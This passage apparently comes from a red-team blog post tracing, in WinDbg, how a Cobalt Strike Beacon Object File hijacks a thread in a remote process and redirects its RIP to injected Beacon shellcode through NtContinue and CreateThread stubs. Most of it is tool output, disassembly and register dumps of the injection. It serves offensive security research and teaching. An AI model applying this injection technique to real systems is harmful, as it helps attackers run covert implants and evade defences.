[+] Target process PID: 7548

[+] received output:
[+] Opened a handle to PID 7548

[+] received output:
[+] Found a thread in the target process! Thread ID: 9636

[+] received output:
[+] Suspending the targeted thread...

[+] received output:
[+] Wrote Beacon shellcode to the remote process!

[+] received output:
[+] Virtual memory for CreateThread and NtContinue routines allocated at 0x1f027f20000 inside of the remote process!

[+] received output:
[+] Size of NtContinue routine: 64 bytes
[+] Size of CONTEXT structure: 1232 bytes
[+] Size of stack alignment routine: 4
[+] Size of CreateThread routine: 64
[+] Size of shellcode: 261632 bytes

[+] received output:
[+] Wrote payload to buffer inside previously allocated buffer!

[+] received output:
[+] Current RIP: 0x7ffa33ae1104

[+] received output:
[+] Successfully pointed the target thread's RIP register to the shellcode!

[+] received output:
[+] Current RIP: 0x1f027f20000

[+] received output:
[+] Resuming the thread! Please wait for the Beacon payload to execute. This could take some time...
```

There we go, our BOF successfully ran. Now, let’s examine what we are working with in WinDbg. As we can see, the address of our final buffer is shown in the `Current RIP: 0x1f027f20000` output line. Let’s view this in WinDbg.




```
0:001> u 0x1f027f20000
000001f0`27f20000 e80b050000      call    000001f0`27f20510
000001f0`27f20005 e800000000      call    000001f0`27f2000a
000001f0`27f2000a 59              pop     rcx
000001f0`27f2000b 4883c136        add     rcx,36h
000001f0`27f2000f 4831d2          xor     rdx,rdx
000001f0`27f20012 48b8a066d135fa7f0000 mov rax,offset ntdll!NtContinue (00007ffa`35d166a0)
000001f0`27f2001c 4883ec20        sub     rsp,20h
000001f0`27f20020 ffd0            call    rax
```

Great! Everything seems to be in place. As is shown in the `mov rax,offset ntdll!NtContinue` instruction, we can see our `NtContinue` routine. The beginning of the `NtContinue` routine should call the address of the stack alignment and `CreateThread` shellcode, as mentioned earlier in this blog post. Let’s see what the address `0x000001f027f20510` references, which is the memory address being called.




```
0:001> u 000001f0`27f20510
000001f0`27f20510 4883e4f0        and     rsp,0FFFFFFFFFFFFFFF0h
000001f0`27f20514 4831c9          xor     rcx,rcx
000001f0`27f20517 4831d2          xor     rdx,rdx
000001f0`27f2051a 49b80000ee27f0010000 mov r8,1F027EE0000h
000001f0`27f20524 4d31c9          xor     r9,r9
000001f0`27f20527 4c894c2420      mov     qword ptr [rsp+20h],r9
000001f0`27f2052c 4c894c2428      mov     qword ptr [rsp+28h],r9
000001f0`27f20531 48b8a0adce33fa7f0000 mov rax,offset KERNEL32!CreateThreadStub (00007ffa`33ceada0)
```

Perfect! As we can see by the `and rsp, 0FFFFFFFFFFFFFFF0` instruction, along with the address of `KERNEL32!CreateThreadStub`, the `NtContinue` routine will first call the stack alignment and `CreateThread` routines. In this case, we are good to go! Let’s start now walking through execution of the code.




```
000001f0`27f1ffe0 0000             add     byte ptr [rax],al
000001f0`27f1ffe2 0000             add     byte ptr [rax],al
000001f0`27f1ffe4 0000             add     byte ptr [rax],al
000001f0`27f1ffe6 0000             add     byte ptr [rax],al
000001f0`27f1ffe8 0000             add     byte ptr [rax],al
000001f0`27f1ffea 0000             add     byte ptr [rax],al
000001f0`27f1ffec 0000             add     byte ptr [rax],al
000001f0`27f1ffee 0000             add     byte ptr [rax],al
000001f0`27f1fff0 0000             add     byte ptr [rax],al
000001f0`27f1fff2 0000             add     byte ptr [rax],al
000001f0`27f1fff4 0000             add     byte ptr [rax],al
000001f0`27f1fff6 0000             add     byte ptr [rax],al
000001f0`27f1fff8 0000             add     byte ptr [rax],al
000001f0`27f1fffa 0000             add     byte ptr [rax],al
000001f0`27f1fffc 0000             add     byte ptr [rax],al
000001f0`27f1fffe 0000             add     byte ptr [rax],al
000001f0`27f20000 e80b050000       call    000001f0`27f20510
000001f0`27f20005 e800000000       call    000001f0`27f2000a
000001f0`27f2000a 59               pop     rcx
000001f0`27f2000b 4883c136         add     rcx,36h
000001f0`27f2000f 4831d2           xor     rdx,rdx
000001f0`27f20012 48b8a066d135fa7f0000 mov rax,offset ntdll!NtContinue (00007ffa`35d166a0)
000001f0`27f2001c 4883ec20         sub     rsp,20h
000001f0`27f20020 ffd0             call    rax
000001f0`27f20022 0000             add     byte ptr [rax],al
000001f0`27f20024 0000             add     byte ptr [rax],al
000001f0`27f20026 0000             add     byte ptr [rax],al
000001f0`27f20028 0000             add     byte ptr [rax],al
000001f0`27f2002a 0000             add     byte ptr [rax],al
000001f0`27f2002c 0000             add     byte ptr [rax],al
000001f0`27f2002e 0000             add     byte ptr [rax],al
000001f0`27f20030 0000             add     byte ptr [rax],al
```

Upon `SetThreadContext` being invoked, which changes the RIP register to execute our shellcode, we can see that execution has reached the first `call`, which will invoke the stack alignment and `CreateThread` routines. Stepping through this call, as we know, will push a return address onto the stack. As mentioned previously, this will be the address of that next `call 0x000001f027f2000a` instruction. When the `CreateThread` routine returns, it will return to this address. After stepping through the instruction, we can see that the address of the next `call` is pushed onto the stack.



```
0000005d`536cd850 000001f027f20005
0000005d`536cd858 00007ffa33c5d91a msvcrt!getptd_noexit+0x6e
0000005d`536cd860 000000000000000b
0000005d`536cd868 00007ffa3429a75a USER32!ImeNotifyHandler+0x5e
0000005d`536cd870 0000000000000003
0000005d`536cd878 00007ffa342a8e7a USER32!GetWindowInfo+0x56a
0000005d`536cd880 000001f0269dcb70
0000005d`536cd888 0000000000000000
0000005d`536cd890 0000000000000001
0000005d`536cd898 0000000000000004
0000005d`536cd8a0 0000000800000004
0000005d`536cd8a8 0000000600000000
0000005d`536cd8b0 0000000000000001
```


Execution then reaches the bitwise AND instruction. As we can see from the above image, `and rsp, 0FFFFFFFFFFFFFFF0` is redundant, as the stack pointer is already 16-byte aligned (the last 4 bits are already set to 0). Stepping through the bitwise XOR operations, RCX and RDX are set to 0.



```
000001f0`27f204f6 0000            add     byte ptr [rax],al
000001f0`27f204f8 0000            add     byte ptr [rax],al
000001f0`27f204fa 0000            add     byte ptr [rax],al
000001f0`27f204fc 0000            add     byte ptr [rax],al
000001f0`27f204fe 0000            add     byte ptr [rax],al
000001f0`27f20500 0000            add     byte ptr [rax],al
000001f0`27f20502 0000            add     byte ptr [rax],al
000001f0`27f20504 0000            add     byte ptr [rax],al
000001f0`27f20506 0000            add     byte ptr [rax],al
000001f0`27f20508 0000            add     byte ptr [rax],al
000001f0`27f2050a 0000            add     byte ptr [rax],al
000001f0`27f2050c 0000            add     byte ptr [rax],al
000001f0`27f2050e 0000            add     byte ptr [rax],al
000001f0`27f20510 4883e4f0        and     rsp,0FFFFFFFFFFFFFFF0h
000001f0`27f20514 4831c9          xor     rcx,rcx
000001f0`27f20517 4831d2          xor     rdx,rdx
000001f0`27f2051a 49b80000ee27f0010000 mov r8,1F027EE0000h
000001f0`27f20524 4d31c9          xor     r9,r9
000001f0`27f20527 4c894c2420      mov     qword ptr [rsp+20h],r9
000001f0`27f2052c 4c894c2428      mov     qword ptr [rsp+28h],r9
000001f0`27f20531 48b8a0adce33fa7f0000 mov rax,offset KERNEL32!CreateThreadStub (00007ffa`33ceada0)
000001f0`27f2053b ffd0            call    rax
000001f0`27f2053d c3              ret
000001f0`27f2053e 0000            add     byte ptr [rax],al
000001f0`27f20540 0000            add     byte ptr [rax],al
000001f0`27f20542 0000            add     byte ptr [rax],al
000001f0`27f20544 0000            add     byte ptr [rax],al
000001f0`27f20546 0000            add     byte ptr [rax],al
000001f0`27f20548 0000            add     byte ptr [rax],al
000001f0`27f2054a 0000            add     byte ptr [rax],al
000001f0`27f2054c 0000            add     byte ptr [rax],al
000001f0`27f2054e 0000            add     byte ptr [rax],al
```

```
Reg   Value
rax   1
rcx   0
rdx   0
rbx   5d536cf918
rsp   5d536cd850
rbp   5d536cf909
rsi   3d40689
rdi   0
r8    5d536cd858
r9    5d536cf909
r10   0
r11   244
r12   0
r13   0
r14   1
r15   0
rip   1f027f2051a
efl   246
cs    33
ds    2b
es    2b
```


As we know from the `CreateThread` prototype, the `lpStartAddress` parameter is a pointer to our shellcode. Looking at the above image, we can see the third argument, which will be loaded into R8, is `0x1f027ee0000`. Unassembling this address in the debugger discloses this is our Beacon implant, which was injected earlier! TO verify this, you can generate a raw Beacon stageless artifact in Cobalt Strike manually and run it through `hexdump` to verify the first few opcodes correspond.



```
0:000> u 0x1f027ee0000
000001f0`27ee0000 4d5a            pop     r10
000001f0`27ee0002 4152            push    r10
000001f0`27ee0004 55              push    rbp
000001f0`27ee0005 4889e5          mov     rbp,rsp
000001f0`27ee0008 4881ec20000000  sub     rsp,20h
000001f0`27ee000f 488d1deaffffff  lea     rbx,[000001f0`27ee0000]
000001f0`27ee0016 4889df          mov     rdi,rbx
000001f0`27ee0019 4881c3885f0100  add     rbx,15F88h
```


```
0:000>
```

After stepping through the instruction, the value is loaded into the R8 register. The next instruction sets R9 to 0 via `xor r9, r9`.




Reg	Value
rax	1
rcx	0
rdx	0
rbx	5d536cf918
rsp	5d536cd850
rbp	5d536cf909
rsi	3d40689
rdi	0
r8	1f027ee0000
r9	0
r10	0
r11	244
r12	0
r13	0
r14	1
r15	0
rip	1f027f20527
efl	246
cs	33
ds	2b
es	2b

Additionally, [RSP + 0x20] and [RSP + 0x28] are set to 0, by copying the value of R9, which is now 0, to these locations. Here is what [RSP + 0x20] and [RSP + 0x28] look like before the `mov [rsp + 0x20], r9` and `mov [rsp + 0x28], r9` instructions and after.




```
0:000> dqs rsp+0x20 L2
0000005d`536cd870  00000000`00000003
0000005d`536cd878  00007ffa`342a8e7a USER32!GetWindowInfo+0x56a
0:000> t
000001f0`27f2052c 4c894c2428      mov     qword ptr [rsp+28h],r9 ss:0000005d`536cd878=00007ffa342a8e7a
0:000> t
000001f0`27f20531 48b8a0adce33fa7f0000 mov rax,offset KERNEL32!CreateThreadStub (00007ffa`33ceada0)
0:000> dqs rsp+0x20 L2
0000005d`536cd870  00000000`00000000
0000005d`536cd878  00000000`00000000
```

After, `CreateThread` is placed into RAX and is called. Note `CreateThread` is actually `CreateThreadStub`. This is because most former `kernel32.dll` functions were placed in a DLL called `KERNELBASE.DLL`. These “stub” functions essentially just redirect execution to the correct `KERNELBASE.dll` function.




```
0:000> t
000001f0`27f2053b ffd0            call    rax {KERNEL32!CreateThreadStub (00007ffa`33ceada0)}
```

Stepping over the function, with `p` in WinDbg, places the `CreateThread` return value, into RAX - which is a handle to the local thread containing the Beacon implant.



```
@$scopeip
000001f0`27f20503 0000            add     byte ptr [rax],al
000001f0`27f20505 0000            add     byte ptr [rax],al
000001f0`27f20507 0000            add     byte ptr [rax],al
000001f0`27f20509 0000            add     byte ptr [rax],al
000001f0`27f2050b 0000            add     byte ptr [rax],al
000001f0`27f2050d 0000            add     byte ptr [rax],al
000001f0`27f2050f 004883          add     byte ptr [rax-7Dh],cl
000001f0`27f20512 e4f0            in      al,0F0h
000001f0`27f20514 4831c9          xor     rcx,rcx
000001f0`27f20517 4831d2          xor     rdx,rdx
000001f0`27f2051a 49b80000ee27f0010000 mov r8,1F027EE0000h
000001f0`27f20524 4d31c9          xor     r9,r9
000001f0`27f20527 4c894c2420      mov     qword ptr [rsp+20h],r9
000001f0`27f2052c 4c894c2428      mov     qword ptr [rsp+28h],r9
000001f0`27f20531 48b8a0adce33fa7f0000 mov rax,offset KERNEL32!CreateThreadStub (00007ffa`33ceada0)
000001f0`27f2053b ffd0            call    rax
000001f0`27f2053d c3              ret
000001f0`27f2053e 0000            add     byte ptr [rax],al
000001f0`27f20540 0000            add     byte ptr [rax],al
000001f0`27f20542 0000            add     byte ptr [rax],al
000001f0`27f20544 0000            add     byte ptr [rax],al
000001f0`27f20546 0000            add     byte ptr [rax],al
000001f0`27f20548 0000            add     byte ptr [rax],al
000001f0`27f2054a 0000            add     byte ptr [rax],al
000001f0`27f2054c 0000            add     byte ptr [rax],al
000001f0`27f2054e 0000            add     byte ptr [rax],al
000001f0`27f20550 0000            add     byte ptr [rax],al
000001f0`27f20552 0000            add     byte ptr [rax],al
000001f0`27f20554 0000            add     byte ptr [rax],al
000001f0`27f20556 0000            add     byte ptr [rax],al
000001f0`27f20558 0000            add     byte ptr [rax],al
000001f0`27f2055a 0000            add     byte ptr [rax],al
```

